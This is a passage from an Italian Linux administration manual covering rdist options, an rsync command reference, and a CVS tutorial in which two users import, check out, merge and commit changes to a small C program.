`-m` ***nodo***	Questa opzione può apparire più volte nella riga di comando e serve a specificare uno o più elaboratori da allineare, in modo da limitarne il numero, rispetto a quanto previsto nel file di configurazione.
`-n`	Simula l'allineamento, limitandosi a visualizzare ciò che farebbe (potrebbe non essere attendibile).
`-o`***elenco_modalità***	Permette di indicare una o più modalità di funzionamento. Le parole chiave delle modalità devono iniziare subito dopo la lettera «o» dell'opzione, senza spazi, e l'elenco di queste è separato esclusivamente con la virgola, senza inserire altri spazi.
`-p` ***percorso_di_rdistd_remoto***	Permette di indicare il percorso assoluto di '**rdistd**' da avviare nell'elaboratore remoto. Ciò può essere necessario se l'utente utilizzato per accedere attraverso '**rsh**' non ha '**rdistd**' in uno dei percorsi di avvio dei comandi (la variabile '**PATH**').
`-P` ***percorso_di_rsh_locale***	Permette di indicare il percorso assoluto necessario ad avviare '**rsh**' nell'elaboratore locale. Ciò potrebbe servire anche per avviare un programma alternativo a '**rsh**', purché accetti le stesse opzioni fondamentali e si comporti nello stesso modo (si può provare con '**ssh**', ma non è detto che funzioni).

Segue la descrizione di alcuni esempi.

- `#` **`rdist -f ~/distfile`** [*Invio*]

  Avvia '**rdist**' per eseguire le direttive contenute nel file '`~/distfile`'.

- `#` **`rdist -f ~/distfile prova`** [*Invio*]

  Avvia '**rdist**', utilizzando il file di configurazione '`~/distfile`', specificando di voler eseguire esclusivamente l'etichetta '**prova**'.

- `# rdist -f ~/distfile -p /usr/sbin/rdistd` [*Invio*]

  Avvia '**rdist**' per eseguire le direttive contenute nel file '~/distfile', indicando precisamente il percorso assoluto del programma '**rdistd**' negli elaboratori remoti.

- `# rdist -n -f ~/distfile -p /usr/sbin/rdistd` [*Invio*]

  Come nell'esempio precedente, ma limitandosi a simulare le operazioni.

- `# rdist -c /usr/lib root@roggen.brot.dg` [*Invio*]

  Aggiorna il nodo *roggen.brot.dg* in modo che la directory '/usr/lib/' contenga le stesse cose di quello locale.

- `# rdist -c /usr/lib root@roggen.brot.dg:/usr/local/lib` [*Invio*]

  Aggiorna il nodo *roggen.brot.dg* in modo che la directory remota '/usr/local/lib/' contenga le stesse cose della directory locale '/usr/lib/'.

[1] **Rsync** GNU GPL

[2] **Rdist** BSD

352 Promemoria: uso di Rsync

Comando	Descrizione
`rsync -a -zv` ***origine*** [/] ***destinazione***	Allineamento tra elaboratori distinti, utilizzando '**`rsync`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale, che deve comprendere anche le sottodirectory contenute nell'origine e che il trasferimento deve essere fatto in modo compresso. In particolare, se il percorso originale comprende la barra obliqua finale, significa che si copia e allinea il contenuto della directory, altrimenti si fa riferimento anche alla directory stessa.
`rsync -a -zv -e ssh` ***origine*** [/] ***destinazione***	Come nell'esempio precedente, ma si specifica l'utilizzo di '**`ssh`**' come shell per l'accesso remoto.
`rsync -rltD -zv -e ssh` ***origine*** [/] ***destinazione***	Come nell'esempio precedente, ma si lascia che la proprietà e i permessi si adattino alle caratteristiche dell'utenza corrispondente nella destinazione.

Comando	Descrizione
`rsync -a -zv --delete` ***origine*** [/] ***destinazione***	Allineamento tra elaboratori distinti, utilizzando '**`rsync`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale, che deve comprendere anche le sottodirectory contenute nell'origine e che il trasferimento deve essere fatto in modo compresso. In particolare, si specifica che devono essere rimossi i file e le directory vuote che dovessero essere contenute della destinazione, mentre mancano nell'origine (si deve fare molta attenzione).
`rsync -a -zv --delete --force` ↩ ↪***origine*** [/] ***destinazione***	Come nell'esempio precedente, ma elimina anche le directory non vuote che non risultano nell'origine (si deve fare ancora più attenzione).

Parte lix

Lavoro di gruppo

Capitolo 353

CVS: introduzione

CVS è letteralmente un sistema di controllo delle versioni di un progetto legato alla produzione e alla modifica di file. In pratica, permette a un gruppo di persone di lavorare simultaneamente sullo stesso gruppo di file (generalmente si tratta di sorgenti di un programma), mantenendo il controllo dell'evoluzione delle modifiche che vengono apportate. Per attuare questo obiettivo, il sistema CVS mantiene un deposito centrale (*repository*) dal quale i collaboratori di un progetto possono ottenere una copia di lavoro. I collaboratori modificano i file della loro copia di lavoro e sottopongono le loro modifiche al sistema CVS che le integra nel deposito.

Il compito di un sistema CVS non si limita a questo; per esempio è sempre possibile ricostruire la storia delle modifiche apportate a un gruppo di file, oltre a essere anche possibile ottenere una copia che faccia riferimento a una versione passata di quel lavoro.

353.1 Logica di funzionamento

Il sistema CVS si basa su un deposito, o *repository*, contenente le informazioni sullo svolgimento di uno o più progetti gestiti da uno o più gruppi di persone. Questo deposito è costituito evidentemente da una directory che si sviluppa in una gerarchia più o meno complessa, in base alla struttura di ciò che si vuole amministrare. Parallelamente, ogni collaboratore deve riprodurre un'immagine della parte di progetto di suo interesse e sulla quale intende intervenire attraverso delle modifiche; anche questa immagine personale viene inserita in una directory a cui quell'utente può avere accesso.

Il deposito CVS e la copia di un collaboratore possono risiedere nello stesso file system, eventualmente esteso attraverso la rete con il protocollo NFS, oppure possono trovarsi all'interno di nodi di rete differenti e in tal caso la gestione del deposito deve avvenire attraverso un servente CVS.

Nella parte iniziale di questo capitolo viene affrontato il problema della gestione del sistema CVS immaginando che il deposito e le copie dei collaboratori risiedano sempre nello stesso file system.

353.1.1 Deposito CVS

Come accennato, il deposito CVS è una directory che si articola in qualche modo. La sua posizione iniziale nel file system è la ***radice del deposito*** e normalmente si utilizza la variabile di ambiente '**`CVSROOT`**' per indicarla in modo predefinito ai comandi di CVS. All'interno dello stesso file system possono essere ospitati diversi depositi CVS in posizioni differenti. La variabile '**`CVSROOT`**' va impostata da ogni collaboratore in modo da puntare al deposito contenente i file del progetto a cui si intende collaborare.

All'interno di un deposito si possono articolare diverse directory, con la loro struttura, riferite a uno stesso progetto o a progetti differenti, che possono articolarsi in sottoprogetti a seconda delle necessità. Nella terminologia di CVS, questi progetti sono dei ***moduli***. La figura 353.1 mostra un esempio di come potrebbe essere collocata e strutturata la gerarchia di un deposito; in particolare, tutti i nomi che si vedono sono delle directory.

Figura 353.1. Struttura di un deposito CVS.

```
/var/
 |
 |-- radice-cvs/
 |     |
 :     |-- CVSROOT/
       |         (directory amministrativa)
       |
       |-- esercizi/
       |     |     (modulo «esercizi»)
       :     |
             |-- basic/
             |     (modulo «esercizi/basic»)
             |
             |-- c/
             |     (modulo «esercizi/c»)
             |
             |-- pascal/
             |     (modulo «esercizi/pascal»)
             :
```

È importante osservare subito la presenza della directory '`CVSROOT/`'. Si tratta di un contenitore di file amministrativi gestiti dal sistema CVS; come si vede, discende immediatamente dalla radice del deposito che nell'esempio mostrato nella figura corrisponde al percorso '`/var/radice-cvs/`'. Purtroppo, la variabile di ambiente che punta al percorso della radice ha lo stesso nome, '**`CVSROOT`**', cosa che può creare un po' di confusione inizialmente.

353.1.2 Copia personale dei collaboratori

Il collaboratore che intende partecipare allo sviluppo di un modulo (o di un sottomodulo), riproduce una copia di questo a partire da una sua directory di lavoro. La figura 353.2 mostra il caso dell'utente '**`tizio`**' che possiede una copia del modulo '**`esercizi/pascal`**' (e non degli altri) a partire dalla propria directory personale.

Figura 353.2. Esempio di struttura della copia di un modulo appartenente a un collaboratore.

```
~tizio/
 |
 |-- esercizi/
 |     |
 :     |-- CVS/
       |      (directory amministrativa)
       |
       |-- pascal/
       |     |
       :     |-- CVS/
             |     (directory amministrativa)
             |
             |-- BSort.pas
             |-- BSort2.pas
             :     (sorgenti pascal da sviluppare)
             :
```

Se invece il collaboratore partecipasse a tutto il modulo '**`esercizi`**', la sua struttura sarebbe completata degli altri sottomoduli, compresi i file contenuti direttamente dalla directory '`esercizi/`', ammesso che ce ne siano.

353.1.3 Fasi essenziali del lavoro di gruppo

Quando un collaboratore ha riprodotto la propria copia di lavoro del modulo di suo interesse, può apportare le modifiche che ritiene opportune nei file e quindi dovrebbe fare in modo di aggiornare anche il deposito generale. A questo proposito conviene distinguere le fasi seguenti:

1. modifica dei file;
2. aggiornamento della copia locale;
3. sistemazione dei conflitti;
4. invio delle modifiche al deposito.

Il senso di questi passaggi è abbastanza semplice: il collaboratore che modifica qualcosa, prima di sottoporre le modifiche al sistema di gestione del deposito, deve verificare che nel frattempo qualcun altro non sia intervenuto negli stessi file; se CVS riesce a sistemare le cose, bene, altrimenti occorre rimediare manualmente ai conflitti che si sono creati.

Per tenere traccia degli interventi dei singoli collaboratori, CVS gestisce un numero di ***revisione*** indipendente per ogni file amministrato.

353.1.4 Revisione

Un progetto, come per esempio la realizzazione di un programma, può essere composto da diversi file. Una volta giunti a uno stadio conclusivo del progetto, gli si può attribuire un numero di versione, come si è abituati di solito. CVS, per tenere traccia delle variazioni apportate ai singoli file, abbina loro un numero di ***revisione*** che non ha nulla a che fare con il numero di versione del progetto, tanto che generalmente viene ignorato. La numerazione della revisione è articolata in modo piuttosto complesso, come '**`1.1`**', '**`1.2`**',... o anche '**`1.1.1.1`**', '**`1.1.1.2`**',... oppure anche a livelli ancora più dettagliati.

353.2 Creazione e gestione di un progetto in pratica

Data la complessità del meccanismo di gestione del sistema CVS, conviene vedere subito il procedimento per la creazione di un deposito CVS e l'interazione con questo. Si vuole creare un deposito contenente una serie di esempi di programmazione di vari linguaggi, da usare come soluzione per degli esercizi da dare agli studenti di un corso di studio. Alcuni professori lavorano assieme per modificare o estendere il gruppo di esercizi; in particolare, gli utenti '**`tizio`**' e '**`caio`**' lavorano assieme per lo sviluppo degli esempi e delle soluzioni in linguaggio C. È chiaro che si vuole riprendere quanto mostrato già nelle figure 353.1 e 353.2.

353.2.1 Collocazione e creazione del deposito

La prima cosa da fare è decidere dove debba essere collocato il deposito CVS per la gestione di questi esercizi. Per la precisione occorre stabilire la posizione della radice del deposito. Il percorso di questa deve poi essere indicato nella variabile di ambiente '**`CVSROOT`**', in modo da facilitare la composizione dei comandi CVS. Per comodità si suppone che sia l'utente '**`root`**' a creare il deposito; questo viene messo a partire dalla directory '`/var/radice-cvs/`'.

CVSROOT=/var/radice-cvs [*Invio*]

export CVSROOT [*Invio*]

Dopo aver predisposto la variabile di ambiente, l'utente '**root**' può creare il deposito con il comando seguente:

cvs init [*Invio*]

Si ottiene la creazione della directory '/var/radice-cvs/' e di '/var/radice-cvs/CVSROOT/', all'interno della quale si trovano collocati già una serie di file amministrativi.

353.2.2 Gruppo di lavoro e sistemazione dei permessi

Se è l'utente '**root**' che crea il deposito, le directory e i file relativi appartengono a lui e al suo gruppo. Gli utenti che intendono collaborare ai progetti da gestire all'interno di questo deposito devono avere i permessi necessari a creare e modificare alcuni file amministrativi contenuti all'interno di '/var/radice-cvs/CVSROOT/', inoltre devono poter alterare i file delle altre directory.

La regolazione dei permessi di un deposito CVS è un problema delicato e poco documentato. Probabilmente è conveniente la creazione di un gruppo apposito; in questo caso si opta per il nome '**esercizi**'. Per la creazione di questo si può intervenire manualmente nel file '/etc/group', oppure si possono utilizzare altri strumenti, a seconda di come è organizzato il proprio sistema.

groupadd esercizi [*Invio*]

Successivamente occorre aggregare al gruppo gli utenti che partecipano allo sviluppo del progetto. Di solito si interviene manualmente nel file, come nell'esempio seguente.

```
esercizi:x:901:tizio,caio
```

Infine, occorre cominciare a modificare la proprietà e i permessi delle directory e dei file amministrativi del deposito appena creato.

chgrp -R esercizi /var/radice-cvs [*Invio*]

Se si ritiene che gli utenti estranei al gruppo non debbano accedere in alcun modo al deposito, si possono togliere tutti i permessi per gli utenti che non siano né i proprietari, né appartengano al gruppo:

chmod -R o-rwx /var/radice-cvs [*Invio*]

353.2.3 Ambiente dei collaboratori

Così come l'utente che crea il deposito, anche gli altri utenti che collaborano a un progetto devono predisporre la variabile di ambiente '**CVSROOT**', in modo che punti alla radice del deposito con il quale intendono operare. L'esempio seguente riguarda '**tizio**'.

tizio:~$ **CVSROOT=/var/radice-cvs** [*Invio*]

tizio:~$ **export CVSROOT** [*Invio*]

Se ci si dimentica di farlo, quando si utilizza un comando di CVS tra quelli che ne hanno bisogno, si ottiene una segnalazione di errore del tipo:

```
No CVSROOT specified!  Please use the '-d' option
or set the CVSROOT environment variable.
```

che invita a predisporre tale variabile, oppure a utilizzare l'opzione '**-d**' che viene descritta in seguito.

353.2.4 Inserimento dei moduli nel deposito

Per cominciare la gestione di un progetto attraverso CVS, si parte generalmente da qualcosa che è già stato iniziato in qualche modo, senza CVS, inserendolo in un deposito già esistente. Questo lo fa uno dei collaboratori che ha i permessi per modificare la directory radice del deposito. La directory corrente nel momento in cui si esegue l'operazione, detta di «importazione», deve essere quella a partire dalla quale si articolano i file e le directory del materiale da inserire nel deposito.

tizio:~$ **cd /tmp/eserciziario**[*Invio*]

Si suppone che la directory '/tmp/eserciziario/' contenga le sottodirectory degli esempi di programmazione di alcuni linguaggi.

tizio:/tmp/eserciziario$ **cvs import** ↩
↪**-m "Importazione dei sorgenti iniziali"** ↩
↪**esercizi esercitazioni inizio**[*Invio*]

Il comando di importazione è un po' complesso:

- la parola chiave '**import**' serve a richiedere l'importazione del contenuto della directory corrente nel deposito stabilito dal percorso indicato nella variabile di ambiente '**CVSROOT**', o in quello specificato con l'opzione '**-d**', che in questo caso non è stata usata (se necessario, va usata prima della parola chiave '**import**');
- l'opzione '**-m**', assieme al suo argomento, serve a descrivere l'operazione;
- l'argomento successivo, '**esercizi**', serve a definire la collocazione dei file da importare all'interno del deposito, in questo caso si tratta della directory '/var/radice-cvs/esercizi/';
- gli ultimi due argomenti sono obbligatori, anche se potrebbero non avere significato per il lavoro che si fa; si tratta del «venditore» (*vendor*) e del rilascio (*release*).

Il comando dovrebbe generare una serie di messaggi che confermano l'importazione. Le voci che appaiono precedute da una lettera '**N**' confermano l'inserimento del file corrispondente (la lettera '**L**' si riferisce a collegamenti simbolici, che comunque vengono perduti).

```
cvs import: Importing /var/radice-cvs//esercizi/c
N esercizi/c/dimensione_variabili.c
N esercizi/c/somma.c
N esercizi/c/somma2.c
N esercizi/c/bsort.c
    ...
```

```
cvs import: Importing /var/radice-cvs//esercizi/basic
N esercizi/basic/somma.bas
L esercizi/basic/somma.TEXT
N esercizi/basic/moltiplica.bas
L esercizi/basic/moltiplica.TEXT
N esercizi/basic/dividi.bas
    …
cvs import: Importing /var/radice-cvs//esercizi/pascal
N esercizi/pascal/CiaoMondo.pas
N esercizi/pascal/Nulla.pas
N esercizi/pascal/Dividi.pas
N esercizi/pascal/Exp.pas
    …

No conflicts created by this import
```

Se non dovesse essere fornita la descrizione dell'operazione attraverso l'opzione '**-m**', verrebbe avviato un programma per la modifica di file di testo, generalmente VI, con il quale si verrebbe costretti a fornire tale indicazione.

```
CVS: ----------------------------------------------------------------------
CVS: Enter Log.  Lines beginning with 'CVS:' are removed automatically
CVS:
CVS: ----------------------------------------------------------------------
Importazione dei sorgenti iniziali
```

Il risultato dell'importazione è la creazione della directory '`/var/radice-cvs/esercizi/`' e di altre sottodirectory in base a quanto contenuto nella directory corrente nel momento dell'avvio del comando. Volendo dare un'occhiata, si può osservare che i file non sono copiati semplicemente: il contenuto e il loro nome viene modificato. Per esempio, se inizialmente è stato realizzato il file '`/tmp/eserciziario/c/fatt.c`', nel deposito si trova il file '`/var/radice-cvs/esercizi/c/fatt.c,v`', che contiene tutte le informazioni sul suo stato iniziale. Quello che segue è l'esempio di ciò che potrebbe contenere.

```
head     1.1;
branch   1.1.1;
access   ;
symbols  inizio:1.1.1.1 esercitazioni:1.1.1;
locks    ; strict;
comment  @ * @;


1.1
date     99.01.27.19.38.56;  author tizio;  state Exp;
branches 1.1.1.1;
next     ;

1.1.1.1
date     99.01.27.19.38.56;  author tizio;  state Exp;
branches ;
next     ;
```

```
desc
@@



1.1
log
@Initial revision
@
text
@/* ================================================================= */
/* fatt <x>                                                          */
/* Fattoriale.                                                       */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* fatt ( <x> )                                                      */
/* ----------------------------------------------------------------- */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "%d! = %d\n", x, z );
}

@


1.1.1.1
```

```
log
@Importazione dei sorgenti iniziali
@
text
@@
```

353.2.5 Permessi dei moduli

Le directory di ciò che è stato inserito nel deposito sono dei moduli, secondo la terminologia di CVS. Quindi, '`esercizi/`' è un modulo, ma anche '`esercizi/c/`' è un modulo, benché di livello inferiore. Nel momento in cui vengono create le directory, con i file relativi, questi acquisiscono la proprietà dell'utente che ha eseguito il comando di importazione; se si vuole che i dati siano accessibili anche ad altri utenti collaboratori, occorre modificare qualcosa. Per esempio si può attribuire a questi file e directory il gruppo definito inizialmente per l'accesso alla directory amministrativa '`CVSROOT/`', oppure si può scindere la gestione del progetto in modo da individuare dei sottogruppi competenti per i sottomoduli rispettivi (il sottogruppo che si occupa del linguaggio C, quello che segue il Pascal e quello che segue il Basic). Per semplificare le cose si concede a tutti i collaboratori di agire su tutto il modulo '`esercizi/`'.

`#` **`chgrp -R esercizi /var/radice-cvs/esercizi`** [*Invio*]

Volendo, si può anche impedire agli utenti estranei di accedere in qualunque modo a questi file:

`#` **`chmod -R o-rwx /var/radice-cvs/esercizi`** [*Invio*]

Dato questo tipo di impostazione, prima di iniziare a fare qualunque cosa, gli utenti che collaborano alla gestione di questi moduli dovrebbero inserirsi nel gruppo stabilito:

`$` **`newgrp esercizi`** [*Invio*]

353.2.6 Prelievo della copia di lavoro

L'utente '**`tizio`**', quando decide di mettersi a lavorare sugli esercizi in linguaggio C può farsi una copia locale del modulo '`esercizi/c/`', lasciando stare tutto il resto.

`$` **`cd`** [*Invio*]

La prima cosa che deve fare è spostarsi nella directory a partire dalla quale vuole copiare ciò che gli serve; per esempio potrebbe essere la sua directory personale, come mostrato.

`tizio:~$` **`cvs checkout esercizi/c`** [*Invio*]

Con questo comando richiede di prelevare il modulo '`esercizi/c/`', che gli viene inserito a partire dalla directory corrente. Da questo momento, '**`tizio`**' può cominciare a modificare i file.

```
cvs checkout: Updating esercizi/c
U esercizi/c/bsort.c
U esercizi/c/bsort2.c
    ...
U esercizi/c/fatt.c
U esercizi/c/fatt2.c
    ...
```

I file trasferiti con successo vengono indicati con la lettera '**`U`**' (*update*) all'inizio della voce corrispondente.

Nelle sezioni seguenti si suppone che anche '**`caio`**' faccia la stessa cosa, mettendosi a lavorare anche lui sui sorgenti in linguaggio C.

353.2.7 Aggiornamento e invio delle modifiche nel deposito

Supponiamo che sia '**`tizio`**' che '**`caio`**' si mettano a lavorare sullo stesso file: '`esercizi/c/fatt.c`'.

```
/* ================================================================= */
/* fatt <x>                                                          */
/* Fattoriale.                                                       */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* fatt ( <x> )                                                      */
/* ----------------------------------------------------------------- */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );
```

```
    printf( "%d! = %d\n", x, z );
}
```

L'utente '**caio**', per conto suo, ritiene che il file ha troppi commenti e decide di togliere un po' di cornicette che secondo lui sono superflue. In qualche modo invia l'aggiornamento al deposito CVS, mentre '**tizio**' modifica l'istruzione di visualizzazione del risultato nella sua copia:

```
    printf( "%d! = %d\n", x, z );
```

diventa

```
    printf( "Il fattoriale di %d e' %d\n", x, z );
```

L'utente '**tizio**', prima di inviare il suo aggiornamento al deposito, cerca di allineare la sua copia del modulo 'esercizi/c/' con le modifiche eventuali che fossero state apportate da altri (guarda caso '**caio**' ha proprio modificato lo stesso file).

tizio:~$ **cvs update esercizi/c** [*Invio*]

```
cvs update: Updating esercizi/c
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
retrieving revision 1.1.1.1
retrieving revision 1.2
Merging differences between 1.1.1.1 and 1.2 into fatt.c
M esercizi/c/fatt.c
```

In qualche modo, il sistema CVS riesce ad aggiornare il file 'esercizi/c/fatt.c' senza perdere le modifiche fatte da '**tizio**', che così può inviare le sue modifiche al deposito.

tizio:~$ **cvs commit** ↩
↪**-m "Modifica della visualizzazione del risultato"** ↩
↪**esercizi/c/fatt.c** [*Invio*]

```
Checking in esercizi/c/fatt.c;
/var/radice-cvs/esercizi/c/fatt.c,v  <--  fatt.c
new revision: 1.3; previous revision: 1.2
done
```

Così, alla fine, il file 'esercizi/c/fatt.c' giunge alla sua revisione 1.3 (la revisione 1.2 è quella delle modifiche fatte da '**caio**'), con il contenuto che si può vedere di seguito:

```
/* fatt <x>                                                  */
/* Fattoriale.                                               */

#include <stdio.h>

/* fatt ( <x> )                                              */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {
```

```
        x = x * i;
        i--;
    }

    return x;
}

/* Inizio del programma.                                            */
int main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "Il fattoriale di %d e' %d\n", x, z );
}
```

Volendo si può anche verificare la situazione del file attraverso il comando '**`cvs status`**'.

`tizio:~$` **`cvs status esercizi/c/fatt.c`** [*Invio*]

```
===================================================================
File: fatt.c            Status: Up-to-date

   Working revision:    1.3     Wed Jan 27 21:09:43 1999
   Repository revision: 1.3     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

353.2.8 Conflitti tra le modifiche dei collaboratori

CVS fa quello che può nel cercare di mettere assieme le modifiche apportate da altri all'interno di file in corso di modifica da parte di un certo utente. A parte le abilità di CVS, occorre vedere poi se queste modifiche possono realmente convivere assieme. Ci sono comunque situazioni in cui CVS non sa cosa fare. A questo proposito, si suppone che gli utenti '**`tizio`**' e '**`caio`**' si mettano a lavorare sulla stessa riga del sorgente '`esercizi/c/fatt.c`', quella dell'istruzione '**`printf`**'. L'utente '**`caio`**' vuole l'istruzione seguente:

```
    printf( "fatt(%d) = %d\n", x, z );
```

Al contrario, '**`tizio`**' ci ripensa e la modifica ancora così:

```
    printf( "factorial(%d) = %d\n", x, z );
```

Ancora una volta, '**`caio`**' è più rapido e riesce ad aggiornare il deposito. Di conseguenza '**`tizio`**' deve aggiornare la propria copia prima di trasmettere la sua modifica.

tizio:~$ **cvs update esercizi/c**[*Invio*]

```
cvs update: Updating esercizi/c
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
retrieving revision 1.3
retrieving revision 1.4
Merging differences between 1.3 and 1.4 into fatt.c
rcsmerge: warning: conflicts during merge
cvs update: conflicts found in esercizi/c/fatt.c
C esercizi/c/fatt.c
```

Come si vede dal messaggio ottenuto, la fusione dell'aggiornamento crea dei problemi e occorre intervenire a mano nel file. Nella parte finale del file si osservano le righe evidenziate dai simboli '**<<<<<<<**' e '**>>>>>>>**'.

```
    ...
/* Inizio del programma.                                             */
int main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

<<<<<<< fatt.c
    printf( "factorial(%d) = %d\n", x, z );
=======
    printf( "fatt(%d) = %d\n", x, z );
>>>>>>> 1.4
}
```

Il significato si intuisce: per raggiungere la revisione 1.4 occorrerebbe sostituire la riga

```
    printf( "factorial(%d) = %d\n", x, z );
```

scritta da '**tizio**', con la riga successiva che è contenuta nella revisione pubblicata attualmente nel deposito:

```
    printf( "fatt(%d) = %d\n", x, z );
```

L'utente '**tizio**' deve scegliere, modificando il file in un modo o nell'altro.

Ogni volta che si esegue un aggiornamento e questo va ad alterare dei file che erano in corso di modifica da parte dell'utente, CVS crea una copia di sicurezza il cui nome inizia con il prefisso '**.#**' e termina con il numero del rilascio. Avendo subito per due volte un aggiornamento del genere, '**tizio**' ne ha due, riferiti entrambi al solito 'esercizi/c/fatt.c'. Si tratta di: '.#fatt.c.1.1.1.1' e '.#fatt.c.1.3'.

353.2.9 Situazione di un file

Si è accennato alla possibilità di verificare la situazione di un file; se '**tizio**' richiede la situazione del file 'esercizi/c/fatt.c' dopo quanto è stato descritto nella sezione precedente, gli viene ricordato che il file deve essere sistemato.

tizio:~$ **cvs status esercizi/c/fatt.c** [*Invio*]

```
===================================================================
File: fatt.c            Status: File had conflicts on merge

   Working revision:    1.4     Result of merge
   Repository revision: 1.4     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

Segue l'elenco delle definizioni con cui può essere descritto lo stato di un file:

'**Up-to-date**'	il file è allineato all'ultima revisione presente nel deposito;
'**Locally Modified**'	il file è stato modificato localmente e non ancora inviato al deposito;
'**Locally Added**'	il file è stato aggiunto localmente ma non è ancora stato trasmesso al deposito;
'**Locally Removed**'	il file è stato eliminato localmente ma non è ancora stato comunicato al deposito;
'**Needs Checkout**'	nel deposito è presente una revisione più recente per la quale è richiesto un prelievo (attraverso '**cvs update**');
'**Needing Patch**'	nel deposito è presente una revisione più recente;
'**Needs Merge**'	nel deposito è presente una revisione più recente, mentre anche la copia locale è stata modificata nel frattempo;
'**File had conflicts on merge**'	è stata fatta una fusione tra un aggiornamento proveniente dal deposito e un file che nel frattempo è già stato modificato localmente in modo incompatibile;
'**Unknown**'	quando CVS non sa nulla sul file in questione.

Supponendo che '**tizio**' modifichi il file in modo da accettare le modifiche apportate da '**caio**', la sua copia diventa istantaneamente allineata alla revisione ufficiale contenuta nel deposito.

tizio:~$ **cvs status esercizi/c/fatt.c** [*Invio*]

```
===================================================================
File: fatt.c            Status: Up-to-date

   Working revision:    1.4     Result of merge
   Repository revision: 1.4     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

353.2.10 Aggiunta ed eliminazione di file

L'aggiunta e l'eliminazione di un file all'interno di una copia locale, non hanno effetto nel deposito CVS se non vengono usati i comandi appositi: '**`cvs add`**' e '**`cvs remove`**'. Supponendo che l'utente '**`tizio`**' voglia togliere di mezzo il file '`esercizi/c/fatt2.c`', dovrebbe prima eliminarlo dalla sua copia di lavoro:

tizio:~$ **rm esercizi/c/fatt2.c** [*Invio*]

tizio:~$ **cvs remove esercizi/c/fatt2.c** [*Invio*]

```
cvs remove: scheduling 'esercizi/c/fatt2.c' for removal
cvs remove: use 'cvs commit' to remove this file permanently
```

Successivamente dovrebbe estendere la sua azione al deposito CVS:

tizio:~$ **cvs commit -m "Eliminato fatt2.c che mi sta antipatico" ↩**
↪esercizi/c/fatt2.c [*Invio*]

```
Removing esercizi/c/fatt2.c;
/var/radice-cvs/esercizi/c/fatt2.c,v  <--  fatt2.c
new revision: delete; previous revision: 1.1.1.1
done
```

L'eliminazione del file nel deposito si traduce nella creazione, se necessario, della directory '`Attic/`' (la «soffitta») e nel trasferimento del vecchio file '`fatt2.c,v`' al suo interno. In questo modo è sempre possibile ottenere una vecchia revisione di questo file, anche se attualmente non viene più usato.

L'inserimento di un nuovo file procede in modo simile. Supponendo che '**`tizio`**' abbia aggiunto il file '`esercizi/c/fattoriale.c`' nella sua copia locale, dovrebbe agire utilizzando i comandi seguenti:

tizio:~$ **cvs add esercizi/c/fattoriale.c** [*Invio*]

```
cvs add: scheduling file 'esercizi/c/fattoriale.c' for addition
cvs add: use 'cvs commit' to add this file permanently
```

tizio:~$ **cvs commit -m "Aggiunto fattoriale.c" ↩**
↪esercizi/c/fattoriale.c [*Invio*]

```
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
done
Checking in esercizi/c/fattoriale.c;
/var/radice-cvs/esercizi/c/fattoriale.c,v  <--  fattoriale.c
initial revision: 1.1
done
```

353.2.11 Evoluzione di un file

In precedenza si è mostrato che il comando '**`cvs status`**' permette di conoscere lo stato attuale di un certo file. Il comando '**`cvs log`**' permette di conoscere la sequenza degli interventi attuati su un certo file. In questa serie di esempi, il file '`esercizi/c/fatt.c`' è stato rimaneggiato più volte:

`tizio:~$` **`cvs log esercizi/c/fatt.c`** [*Invio*]

```
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
Working file: esercizi/c/fatt.c
head: 1.4
branch:
locks: strict
access list:
symbolic names:
        inizio: 1.1.1.1
        esercitazioni: 1.1.1
keyword substitution: kv
total revisions: 5;     selected revisions: 5
description:
----------------------------
revision 1.4
date: 1999/01/27 21:31:30;  author: caio;  state: Exp;  lines: +1 -1
Non mi piace il modo di mostrare il risultato
----------------------------
revision 1.3
date: 1999/01/27 21:13:32;  author: tizio;  state: Exp;  lines: +1 -1
Modifica della visualizzazione del risultato
----------------------------
revision 1.2
date: 1999/01/27 21:01:28;  author: caio;  state: Exp;  lines: +0 -7
Eliminati un po' di cornici ai commenti
----------------------------
revision 1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;
branches:  1.1.1;
Initial revision
----------------------------
revision 1.1.1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;  lines: +0 -0
Importazione dei sorgenti iniziali
=============================================================================
```

Anche i file eliminati possono essere analizzati in questo modo:

`tizio:~$` **`cvs log esercizi/c/fatt2.c`** [*Invio*]

```
RCS file: /var/radice-cvs/esercizi/c/Attic/fatt2.c,v
Working file: esercizi/c/fatt2.c
head: 1.2
branch:
locks: strict
```

```
access list:
symbolic names:
        inizio: 1.1.1.1
        esercitazioni: 1.1.1
keyword substitution: kv
total revisions: 3;     selected revisions: 3
description:
----------------------------
revision 1.2
date: 1999/01/28 07:09:52;  author: tizio;  state: dead;  lines: +0 -0
Eliminato fatt2.c che mi sta antipatico
----------------------------
revision 1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;
branches:  1.1.1;
Initial revision
----------------------------
revision 1.1.1.1
